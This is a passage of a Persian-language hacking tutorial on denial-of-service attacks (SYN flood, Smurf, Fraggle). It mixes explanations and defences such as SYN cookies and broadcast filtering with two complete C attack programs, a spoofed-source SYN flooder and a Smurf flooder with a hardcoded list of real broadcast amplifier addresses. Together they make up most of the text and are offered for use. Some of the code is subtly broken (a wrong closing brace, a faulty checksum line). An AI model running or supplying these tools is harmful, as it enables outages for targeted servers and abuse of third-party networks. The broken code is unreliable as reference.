پس می توان نتیجه گرفت که برای این حالت باید نفوذگر خودش از پهنای باند بالایی (بیشتر از پهنای باند سرویس دهنده هدف) برخوردار باشد. مثلاً اگر سرویس دهنده هدف، یک خط T1 با ظرفیت 1.544 Mbps دارا باشد، نفوذگر به خطی با ظرفیت بیش از خط T1 نیاز دارد تا بتواند کانال T1 سرویس دهنده را اشباع کند و از کار بیندازد تا موقعی که بسته های SYN ادامه داشته باشند نفوذگر به هدف خود (از کار افتادن سرویس دهنده هدف) رسیده است. **حملات طغیان SYN تا قبل از کشف حملات Smurf به عنوان مخرب ترین حملات DoS شناخته می شدند.**

جمع بندی کامل حملات SYN: این روش برای ایجاد یک حمله DoS بر اساس قحطی و کمبود شدید منابع عمل می کند. در طول برقراری یک ارتباط معمولی TCP، سرویس گیرنده یک تقاضای SYN به سرویس دهنده می فرستد، سپس سرویس دهنده با یک SYN-ACK به کلاینت (سرویس گیرنده) پاسخ می دهد. در نهایت کلاینت یک ACK نهایی به سرور ارسال می کندو به این ترتیب ارتباط برقرار می شود.

اما در حمله طغیان بسته های SYN، حمله کننده چندین تقاضای SYN به سرور هدف ارسال می کند که این ارسال ها با آدرس های IP جعلی با عنوان آدرس برگشتی، ارسال می شوند. آدرس های جعلی در شبکه وجود ندارند و سرور هدف سپس با ACK-SYN به آدرس های ناموجود پاسخ می دهد. از آنجا که هیچ آدرسی SYN-ACK ها را دریافت نمی کند، سرور هدف از طرف کلاینت منتظر بسته ACK می ماند و

چون هیچ ACKی در کار نیست، زمان انتظار سرور هدف پس از مدتی به پایان می رسد. اگر حمله کننده به اندازه کافی و مرتب تقاضاهای SYN بفرستد، منابع موجود در سرور هدف برای برقراری یک اتصال و انتظار برای این ACKهای جعلی مصرف خواهد شد. این منابع معمولاً از نظر تعداد اندکند. بنابرین تقاضاهای SYN جعلی حتی با تعداد نسبتاً کم می توانند باعث بروز یک حمله DoS شوند.

روش های مقابله با حملات SYN Flood:

1- **کوکی های SYN:** یک دفاع جدید علیه حملات SYN Flood، کوکی های SYN است. در کوکی های SYN، هر طرف ارتباط، شماره توالی(Sequence Number) خودش را دارد. در پاسخ به یک SYN سیستم هدف مورد حمله واقع می شود، یک شماره توالی مخصوص از ارتباط ایجاد می کند که یک کوکی است و سپس همه چیز را فراموش می کند یا به عبارت دیگر از حافظه خارج می کند. کوکی در مورد ارتباط، اطلاعات لازم را در بردارد.بنابراین بعداً می توانند هنگامی که بسته ها از یک ارتباط سالم می آیند، مجدداً اطلاعات فراموش شده در مورد ارتباط را ایجاد می کند.

2- **بلاک های کوچک:** بجای تخصیص یک شیء از نوع ارتباط کامل که باعث اشغال فضای زیاد و نهایتاً اشکال در حافظه می شود، یک رکورد کوچک (Micro-Record) تخصیص دهید. پیاده سازی های جدیدتر برای SYNهای ورودی، تنها 16 بایت را اختصاص می دهند.

3- **کوکی های RST:** این کوکی ها، جایگزینی برای کوکی های SYN هستند. اما ممکن است با سیستم عامل های قدیمی مشکل داشته باشد. روش مذکور بدین صورت است که سرویس دهنده یک ACK-SYN اشتباه به سرویس دهنده ارسال می کند. سرویس گیرنده (کلاینت) باید بسته RST تولید و به سرویس دهنده (سرور) بگوید که چیزی اشتباه است. در اینجا سرور می فهمد که کلاینت معتبر بوده و ارتباط ورودی از آن کلاینت را به طور طبیعی خواهد پذیرفت.

پشته های TCP به منظور کاهش دادن تاثیرات طغیان های SYN می توانند دستکاری شوند. معمول ترین مثال کاستن زمان انقضاء (Timeout) قبل از این است که پشته، فضای اختصاص داده شده را به یک TCP، آزاد کند. تکنیک دیگر قطع کردن برخی ارتباطات به صورت انتخابی است.

برای **مقابله جدی** با حملات SYN Flood می توان به شکل زیر عمل کرد:

- به طور کلی هیچ راه تضمین کننده‌ای برای جلوگیری از این حمله وجود ندارد و تنها راه‌هایی برای جلوگیری از برخی روش‌های متداول و کم کردن اثرات سایر روش‌ها موجوداست، چرا که بسیاری از روش‌ها به هیچ‌عنوان قابل پیشگیری نیست، به عنوان مثال اگر شبکه botnet با صدهزار zombie صفحه‌ای از سایت را باز کنند، این درخواست یک درخواست عادی بوده و نمی‌توان تشخیص داد که درخواست دهنده سیستم معمولی است یا zombie و به همین جهت نمی‌توان جلوی آن‌را گرفت.
- پرهزینه ترین راه مقابله با حملات طغیان SYN استفاده از پهنای باند بالا و کانال های متعدد برای سرورهاست.
- استفاده از سیستم‌های تشخیص دهنده (IPS) سیستم‌های تشخیص براساس سرعت بسته‌ها (RBIPS) و اینگونه سیستم‌ها نیز روش مناسبی برای جلوگیری از این حملات است.
- برای پاسخگویی به این حملات از SYN cookie استفاده می‌گردد. سرور با دریافت SYN Segment به جای ایجاد یک connection نیمه باز یک TCP قرارداد هدایت انتقال و با

ارسال SYN ACK آن را ارسال می‌کند. سپس تنها در صورت دریافت ACK به ایجاد connectionو اختصاص منابع روی می‌آورد.

- استفاده از دیواره‌های آتش یکی از راه‌های متداول و بهترین راه جلوگیری است، البته استفاده از هر دیواره‌آتشی توصیه نمی‌شود و تنها دیواره‌های آتشی مناسبند که به هدف جلوگیری از DoS طراحی شده‌اند.
- سرور باید منابع حافظه بسیار زیادی دارا باشد.
- اگر یک سرور حساس و کلیدی در شبکه وجود دارد که باید دائماً فعال باشد، برای محافظت از اینگونه از سرورها در مقابل حملات طغیان SYN، استفاده از ظرف عسل است. بدین گونه که ما یک ماشین پشتیبان را در نقطه دیگر از شبکه اینترنت قرار می دهیم. یعنی وبسایت خود را در دو ISP مجزا مدیریت و سازماندهی می کنیم که دومی پشتیبان اولی ولی پنهان باشد. با شروع حمله SYN Flood به حمله کننده اجازه می دهیم حمله را ادامه دهد ولی کاربران سایت را به پشتیبان سایت هدایت می کنیم. معمولا وقتی حمله SYN Flood به یک ماشین شروع شد، آن حمله تا انتها به همان نقطه ادامه خواهد یافت، در حالی که کاربران مجاز که از آدرس های دامنه به صورت Example.com استفاده می کنند به آدرس IP جدید ارجاع داده می شوند. به این عمل تغییر جهت یا Redirection گفته می شود. لازم به ذکر است عمل تغییر جهت برای صاحبان شبکه هزینه های بالایی را تقبل می کند ولی برای سازمان های بزرگ لازم است.
- سازندگان سیستم عامل ها یک روش برای جلوگیری از از اشباع صف های ارتباطات در نظر گرفته اند کثلا برخی اندازه صف ها را بیشتر گرفته و برخی نیز زمان انتظار برای تکمیل ارتباط پروسه TCP کوتاهتر فرض کرده اند.

برای اطلاع از اینکه چه سیستم عاملی از چه روشی برای جلوگیری از این حملات استفاده می کند می توانید به وبسایت زیر مراجعه کنید:

http://hationwide.net/faq_hom.php

یکی از برترین روشها برای جلوگیری از اشباع شدن صف ها روشی است که در سیستم عامل لینوکس در نظر گرفته شده است. بدین صورت که در لینوکس به طور کلی صف ارتباطات نیمه باز تشکیل نمی شود .

سوالی که در اینجا برای اکثریت مخاطبین مطرح است این است که:

در سیستم عامل لینوکس، اطلاعات لازم از هر ارتباط نیمه باز در کجا ذخیره می شود؟

در پاسخ باید بگوییم که

در لینوکس، اطلاعات لازم که اصلی ترین آنها، Seq. No. از بسته های SYN است به طور محرمانه در بسته پاسخ یعنی ACK-SYN جاسازی (کپسوله) و ارسال می شود. حال اگر ارتباط TCP به طور صحیح انجام گردد، در مرحله سوم مجدداً این اطلاعات برمی گردد ولی اگر حمله ای در کار باشد، پاسخ بسته های SYN-ACK باز نخواهد گشت! ☺ خوشبختانه در لینوکس صفی وجود ندارد که اشباع شود لینوکس این مکانیزم را کوکی SYN نامگذاری کرده است. در این مکانیزم، کوکیSYN برای تولید و جاسازی فیلد Seq. No. در بسته ACK-SYN مبتنی بر مقادیری که فیلدهای زیر در بسته های SYN دریافتی دارند یک مقدار چهار بایتی محاسبه می شود:

1- Source IP Address (آدرس IP مبدا)

2- Destination IP Address(آدرس IP مقصد)
3- Source Port Number(آدرس پورت مبدا)
4- Destination Port Number (آدرس پورت مقصد)
5- Time(مقدار فعلی زمان)
6- یک کلید رمز محرمانه

این مقدا 4 بایتی که بر اساس تابعی از متغیرهای شش گانه فوق محاسبه میشود، به عنوان Seq. No. پیشنهادی در بسته SYN-ACK قرار گرفته و ارسال می شوند و بدین ترتیب ذخیره کردن Seq. No. بسته SYN در حافظه ضرورتی ندارد. طبق اصول پروتکل TCP،فیلد Seq. No. به طور طبیعی باید یک مقدار تصادفی داشته باشد ولی در مکانیزم کوکی های SYN که به آن اشاره کردیم، این مقدار غیر تصادفی و حاوی اطلاعات مفید و البته محرمانه است و هیچ نوع سازش و سازگاری با عملکرد TCP ندارد.

و این هم یک سورس C واسه SYN Flood:

```
/* SYN Flood attack source code ~~~~> By Iran Hack Security TM

      Website: iranhack.org/acc     Coded by Mr.3ler0n ;) */

#include <stdio.h>

#include <stdlib.h>

#include <signal.h>

#include <string.h>

#include <unistd.h>

#include <netdb.h>

#include <netinet/in.h>

#include <sys/socket.h>

#include <arpa/inet.h>

#include <linux/ip.h>

#include <linux/tcp.h>


void hose_trusted(unsigned int, unsigned int, unsigned short, int);

unsigned short in_cksum(unsigned short *, int);

unsigned int host2ip(char *);
```



```
main(int argc, char **argv)

{

   unsigned int srchost;

   unsigned int dsthost;

   unsigned short port=80;

   unsigned int number=1000;

   if(argc < 3)

   {

      printf("%s srchost dsthost port num\n", argv[0]);

      exit(0);

   }

   srchost = host2ip(argv[1]);

   dsthost = host2ip(argv[2]);

   if(argc >= 4) port = atoi(argv[3]);

   if(argc >= 5) number = atoi(argv[4]);

   if(port == 0) port = 80;

   if(number == 0) number = 1000;

   printf("synflooding %s from %s port %u %u times\n", argv[2],
argv[1], port, number);

   hose_trusted(srchost, dsthost, port, number);

}


void hose_trusted(unsigned int source_addr, unsigned int dest_addr,
unsigned short dest_port, int numsyns)

{

   struct send_tcp

   {
```



```
    struct iphdr ip;
    struct tcphdr tcp;
} send_tcp;
struct pseudo_header
{
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char placeholder;
    unsigned char protocol;
    unsigned short tcp_length;
    struct tcphdr tcp;
} pseudo_header;
int i;
int tcp_socket;
struct sockaddr_in sin;
int sinlen;

/* form ip packet */
send_tcp.ip.ihl = 5;
send_tcp.ip.version = 4;
send_tcp.ip.tos = 0;
send_tcp.ip.tot_len = htons(40);
send_tcp.ip.id = getpid();
send_tcp.ip.frag_off = 0;
send_tcp.ip.ttl = 255;
send_tcp.ip.protocol = IPPROTO_TCP;
send_tcp.ip.check = 0;
```



```
send_tcp.ip.saddr = source_addr;
send_tcp.ip.daddr = dest_addr;

/* form tcp packet */
send_tcp.tcp.source = getpid();
send_tcp.tcp.dest = htons(dest_port);
send_tcp.tcp.seq = getpid();
send_tcp.tcp.ack_seq = 0;
send_tcp.tcp.res1 = 0;
send_tcp.tcp.doff = 5;
send_tcp.tcp.fin = 0;
send_tcp.tcp.syn = 1;
send_tcp.tcp.rst = 0;
send_tcp.tcp.psh = 0;
send_tcp.tcp.ack = 0;
send_tcp.tcp.urg = 0;
send_tcp.tcp.res2 = 0;
send_tcp.tcp.window = htons(512);
send_tcp.tcp.check = 0;
send_tcp.tcp.urg_ptr = 0;

/* setup the sin struct */
sin.sin_family = AF_INET;
sin.sin_port = send_tcp.tcp.source;
sin.sin_addr.s_addr = send_tcp.ip.daddr;

/* (try to) open the socket */
```



```
   tcp_socket = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   if(tcp_socket < 0)
   {
      perror("socket");
      exit(1);
   }

   for(i=0;i < numsyns;i++)
   {
      /* set fields that need to be changed */
      send_tcp.tcp.source++;
      send_tcp.ip.id++;
      send_tcp.tcp.seq++;
      send_tcp.tcp.check = 0;
      send_tcp.ip.check = 0;

      /* calculate the ip checksum */
      send_tcp.ip.check = in_cksum((unsigned short *)&send_tcp.ip,
20);

      /* set the pseudo header fields */
      pseudo_header.source_address = send_tcp.ip.saddr;
      pseudo_header.dest_address = send_tcp.ip.daddr;
      pseudo_header.placeholder = 0;
      pseudo_header.protocol = IPPROTO_TCP;
      pseudo_header.tcp_length = htons(20);
      bcopy((char *)&send_tcp.tcp, (char *)&pseudo_header.tcp, 20);
```



```
      send_tcp.tcp.check = in_cksum((unsigned short *)&pseudo_header,
32);

      sinlen = sizeof(sin);

      sendto(tcp_socket, &send_tcp, 40, 0, (struct sockaddr *)&sin,
sinlen);

   }

   close(tcp_socket);

}


unsigned short in_cksum(unsigned short *ptr, int nbytes)

{

        register long           sum;            /* assumes long == 32
bits */

        u_short                 oddbyte;

        register u_short        answer;         /* assumes u_short ==
16 bits */


        /*

         * Our algorithm is simple, using a 32-bit accumulator (sum),

         * we add sequential 16-bit words to it, and at the end, fold
back

         * all the carry bits from the top 16 bits into the lower 16
bits.

         */


        sum = 0;

        while (nbytes > 1)  {

                sum += *ptr++;

                nbytes -= 2;
```



```
        }


                                /* mop up an odd byte, if necessary */
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero
*/
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte
only */
                sum += oddbyte;
        }


        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */


        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-
16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to
16 bits */
        return(answer);
}


unsigned int host2ip(char *hostname)
{
   static struct in_addr i;
   struct hostent *h;
   i.s_addr = inet_addr(hostname);
```



```
   if(i.s_addr == -1)
   {
      h = gethostbyname(hostname);
      if(h == NULL)
      {
         fprintf(stderr, "cant find %s!\n", hostname);
         exit(0);
      }
      bcopy(h->h_addr, (char *)&i.s_addr, h->h_length);
   }
   return i.s_addr;
{
```

حملات Smurf:

حملات Smurf یکی از شایع ترین حملات تکذیب سرویس می باشد که اگر بسیار ساده است ولی اگر از شرایط به روز آن پیشگیری نشود، بسیار مضر خواهد بود. این نوع حمله بر ارسال همه گیر بسته در درون یک شبکه محلی (LAN) استوار است. همانطور که می دانیم، آدرس IP شامل دو بخش است که عبارتند از: بخش NetID و بخش HostID که اگر تمام بیت های بخش HostID به 1 تنظیم شوند، بسته IP توسط همه ماشین های آن شبکه محلی دریافت خواهد شد. آدرس های زیر همگی فراگیر محسوب می شوند:

10.255.155.255 Class A

131.131.255.255 Class B

192.148.171.255 Class C


وقتی روتر بسته ای را دریافت کند که آدرس مقصد آن فراگیر است،آدرس فیزیکی (MAC) فریم آن بسته را به گونه ای تنظیم می کند تنظیم می کند تا تمام ماشین های متصل به آن شبکه محلی، بسته را از روی کانال بردارد. مک آدرس فراگیر نیز FF-FF-FF-FF-FF-FF (48 بیت که با مقدار 1 تنظیم شده اند) است. بدین صورت تمام ماشین های شبکه آن بسته را دریافت خواهند کرد. شخص نفوذگر از این روش برای ارسال سیلابی ویرانگر از بسته ها به سمت قربانی استفاده می کند.


برای درک بهتر این مطالب مثالی را می آوریم:

- شخص نفوذگر یک بسته ICMP Echo Request(بسته پینگ) را با تنظیم آدرس به صورت فراگیر، برای تمامی ماشین های شبکه ارسال می کند. این بسته توسط تمام ماشین ها دریافت شده و

هر یک از آنها به صورت جداگانه سعی می کنند به سمت مبدا آن، بسته پاسخ ICMP Echo را ارسال می کند.

- حال فرض می کنیم نفوذگر در فیلد آدرس IP مبدا بسته، به صورت فیک(جعلی) آدرس سیستم هدف را قرار دهد و آن را به شبکه بدهد. سیستم هدف ناگهان تعداد زیادی بسته ICMP echo request می گیرد و به عبارتی بمباران خواهد شد. تعداد بسته هایی که قربانی دریافت می کند، به تعداد سیستم های فعال موجود در شبکه می باشد. به طور کلی اگر در شبکه ای محلی، به تعداد K سیستم فعال موجود باشد.اگر نفوذگر در هر ثانیه به تعداد nxk بسته پینگ به آن شبکه بفرستد، سیستم هدف به تعداد nxk بسته دریافت خواهد کرد. سیستم های درون این شبکه به طور ناآگاه به این حمله کمک کرده اند ☺ به همین دلیل به آنها تقویت کننده حمله Smurf یا Smurf Amplifier می گوییم. در این حمله خطرناک، اگر شخص نفوذگر یک خط kbps56 در اختیار داشته باشد و به فرض ما 30 سیستم فعال در شبکه باشد، سیستم هد در هر ثانیه، باسیلی معادل 1.68Mbps برخورد خواهد کرد که این حجم بیشتر از خط T1 خواهد بود. برای درک بهتر این مثال به تصاویر زیر که مفهوم Smurf Amplifier و طریقه عملکرد حملات Smurf را در بر دارد توجه کنید:





ایجاد سیل بسته های ICMP بسیار ساده و راه مقابله با آنها نیز بسیار ساده است. برای دسترسی به نرم افزارها و برنامه های موجود برای شبیه سازی این حملات می توانید به این آدرس مراجعه کنید:

http://anml.iu.edu/ddos/tools.html

عبور دادن و رد کردن بسته های فراگیر از بیرون به درون شبکه محلی، یکی از ضعف های روتر محسوب می شود که نفوذگر در فاز شناسایی قادر خواهد بود این ضعف را کشف کند. برای دستیابی به نرم-افزارهای کشف این ضعف ها می توانید از این آدرسها بهره بگیرید:

http://www.netscan.com

http://pulltheplug.com/broadcast2.html

لازم به ذکر است از نرم افزار قدرتمند NMap نیز می توان جهت اسکن و کشف این گونه ضعف ها استفاده کرد.

اینم یه کد سورس C از Smurf واسه لینوکسی ها☺

```
/* Smurf attack source code f0r Linux ;)

      By Iran Hack Security TM - iranhack.org/acc

All right reserved. Coded by Mr.3ler0n */

#include <signal.h>

#include <stdio.h>

#include <stdlib.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/ip_icmp.h>

#include <netdb.h>


void banner(void);

void usage(char *);
```

```
void smurf(int, struct sockaddr_in, u_long, int);
void ctrlc(int);
unsigned short in_chksum(u_short *, int);


void main (int argc, char *argv[])
{
   struct sockaddr_in sin;
   struct hostent *he;
   int i, sock, delay, num, pktsize, bcast = 1, cycle = 10;

   /* add your own broadcast ips, just make sure to end with NULL */
   char *bcastaddr[] = {
      "199.171.190.0",   "165.154.1.255",   "205.139.4.255",
      "198.3.101.255",   "204.71.177.0",    "192.41.177.255",
      "206.13.28.255",   "144.228.20.255",  "206.137.184.255",
      "198.32.186.255",  "130.63.236.255",  "208.202.14.255",
      "208.131.162.255", "199.171.6.255",   "207.124.104.255",
      "205.180.58.255",  "198.3.98.0",      "131.104.96.255",
      "143.43.32.0",      "131.215.48.0",    "204.117.214.0",
      "143.43.32.255",
      "130.235.20.255",  "206.79.254.255",  "199.222.42.255",
      "204.71.242.255",  "204.162.80.0",    "128.194.103.255",
      "207.221.53.255",  "207.126.113.255", "198.53.145.255",
      "209.25.21.255",   "194.51.83.255",   "207.51.48.255",
      "129.130.12.255",  "192.231.221.255", "168.17.197.255",
      "198.242.55.255",  "130.160.224.255", "128.83.40.255",
      "131.215.48.255",  "169.130.10.255",  "207.20.7.255",
```



```
    "163.179.1.0",     "129.16.1.0",      "128.122.27.255",
    "132.236.230.255", "198.32.146.255",  "192.41.177.0",
     NULL
};

banner();
signal(SIGINT, ctrlc);

if (argc < 6) usage(argv[0]);

if ((he = gethostbyname(argv[1])) == NULL) {
   perror("resolving source host");
   exit(-1);
}
memcpy((caddr_t)&sin.sin_addr, he->h_addr, he->h_length);
sin.sin_family = AF_INET;
sin.sin_port = htons(0);

num = atoi(argv[3]);
delay = atoi(argv[4]);
pktsize = atoi(argv[5]);

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
   perror("getting socket");
   exit(-1);
}
```



```
   setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *)&bcast,
sizeof(bcast));


   printf("Flooding %s (. = 25 outgoing packets)\n",
          argv[1]);


   for (i = 0; i < num || !num; i++) {
      if (!(i % 25)) { printf("[1;34m."); fflush(stdout); }
      if (atoi(argv[2]) == 0) {
         smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
         cycle++;
         if (bcastaddr[cycle] == NULL) cycle = 0;
      } else
         smurf(sock, sin, inet_addr(argv[2]), pktsize);
      usleep(delay);
   }
   puts("\n[0;37m\n");
}


/*
 *  my banner, thanks to nyt for the ansi codes. *smootch*
 */
void banner (void)
{
   puts("");
   puts("smurf.c by TFreak");
   puts("[0;37m");
```



```
}


/*
 *  duh.
 */
void usage (char *prog)
{
   fprintf(stderr, "usage: %s <source> <bcast addr> "
                   "<num packets> <packet delay> <packet size>\n",
prog);
   fprintf(stderr, "bcast address of 0 uses hardcoded "
                   "addresses, num packets of 0 constant flood\n");
   puts("[0;37m");
   exit(-1);
}


/*
 *  the routine that builds/sends the packet -- the guts of the
program
 */
void smurf (int sock, struct sockaddr_in sin, u_long dest, int psize)
{
   struct iphdr *ip;
   struct icmphdr *icmp;
   char *packet;


   packet = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr) +
psize);
```



```
   ip = (struct iphdr *)packet;

   icmp = (struct icmphdr *) (packet + sizeof(struct iphdr));


   memset(packet, 0, sizeof(struct iphdr) + sizeof(struct icmphdr) +
psize);


   ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmphdr) +
psize);

   ip->ihl = 5;

   ip->version = 4;

   ip->ttl = 255;

   ip->tos = 0;

   ip->frag_off = 0;

   ip->protocol = IPPROTO_ICMP;

   ip->saddr = sin.sin_addr.s_addr;

   ip->daddr = dest;

   ip->check = in_chksum((u_short *)ip, sizeof(struct iphdr));


   icmp->type = 8;

   icmp->code = 0;

   icmp->checksum = in_chksum((u_short *)icmp, sizeof(struct icmphdr)
+ psize);


   sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct icmphdr)
+ psize,
          0, (struct sockaddr *)&sin, sizeof(struct sockaddr));


   free(packet);      /* free willy! */
```



```
}


/*
 *  if SIGINT received, end nicely.
 *
 *  int ignored isnt used of course, thanks to robocod for pointing
this out
 */
void ctrlc (int ignored)
{
   puts("\nDone!\n[0;37m");
   exit(1);
}


/*
 *  calculate the checksum (stolen from ping.c with a small,
unimportant mod
 */
unsigned short in_chksum (u_short *addr, int len)
{
   register int nleft = len;
   register int sum = 0;
   u_short answer = 0;


   while (nleft > 1) {
      sum += *addr++;
      nleft -= 2;
```



```
    }


    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)addr;
        sum += answer;
    }


    sum = (sum >> 16) + (sum + 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}
```

جمع بندی حملات Smurf:

حملات Smurf یکی از محرب ترین و شایع ترین حملات DoS محسوب می شود. در یک حمله Smurf (حمله ای که براساس ازدیاد بسته های ICMP صورت می پذیرد)،شخص نفوذگر سکس تقاضای بازگشت ICMP (Ping) به یک آدرس می فرستد. آدرس منبع تقاضای Echo، همان آدرس هدف می باشد(از آدرس هدف به عنوان آدرس بازگشت استفاده می شود) بعد از دریافت تقاضای اکو، تمام سیستم های موجود در ناحیه، پاسخ های Echo را به آدرس های IP هدف می فرستند. در این حالت هدف مورد نظر هنگام دریافت طغیان بسته هایی با بسته های بزرگ از تعداد زیادی سیستم، از کار خواهد افتاد. این حمله برای از کار انداختن منابع شبکه سیستم هدف از روش مصرف پهنای باند استفاده می کند. این عمل نیز با استفاده از تقویت پهنای باند نفوذگر انجام می شود.

حملات نوع Fraggle:

عملکرد این حمله دقیقاً شبیه به حملات Smurf است با این تفاوت که به جای بسته های ICMP از بسته های UDP استفاده می شود. مثلاً ما یک فریم را به صورت همه گیر به سمت شبکه ارسال می کنیم که حاوی یک بسته UDP با شماره پورت 7 (پورت میمون) است.پروسه متناظر با این پورت عمل اکو را انجام می دهد.یعنی هر داده ای را که برایش ارسال شود، عینا همان را به مبداء ارسال باز می گرداند.این پورت روی اکثریت سیستم ها باز است. حال اگر این بسته به صورت همه گیر به سمت شبکه ارسال شود، تمام سیستم های شبکه آن را دریافت و هریک از آنها به صورت جداگانهمحتویات بسته را به سمت مبداء ارسال باز می فرستند. اگر ما همانند حمله Smurf آدرس HP هدف را به صورت جعلی (فیک) در فیلد آدرس مبداء بسته تنظیم کنیم، سیستم هدف با سیلی از بسته های UDP مواجه خواهد شد...

حملات Fraggle به نسبت حملات Smurf از ضریب تقویت کمتری برخوردارند و در بیشتر شبکه ها اکوی UDP سرویسی با اهمیت کمتر از ICMP است. پس نتیجه میگیریم که حملات Fraggle نسبت به Smurf عمومیت کمتری دارند.

پیشگیری از حملات Smurf و Fraggle:

دوستان عزیز چون عملکرد Smurf و Fraggle تقریباً شبیه هم هستند، لذا روشهای پیشگیری از آنها نیز شبیه هم است. پس برای هر دو حمله یک روش پیشگیری و مقابله ذکر می کنیم:

اگر روتر (مسیریاب) شما توانایی فیلترینگ بسته ها را دارد:

1) بایستی قواعد آن به گونه ای تنظیم شود که به هیچ وجه بسته های همه گیر را به داخل شبکه هدایت نکند. این عمل بهترین راه مقابله با هر نوع حمله فراگیر است. نکته قابل توجه اینجاست که تنظیمات فیلترینگ بسته ها در هر روتری متفاوت است. منظور از تفوت در کامنت ها و دستورهای ورودی در ترمینال هرکدام می باشد.[برای آشنایی با روترهای شرکت سیسکو و کانفیگ آنها، می توانید از مقاله CISCO Routers نوشته محمد مسافر استفاده کنید].

روترهای جدیدی که شرکت سیسکو ارائه کرده است، برای فیلترینگ بسته های دارای آدرس فراگیر از این آدرس استفاده می کنند:

```
No ip direct-broadcast
```

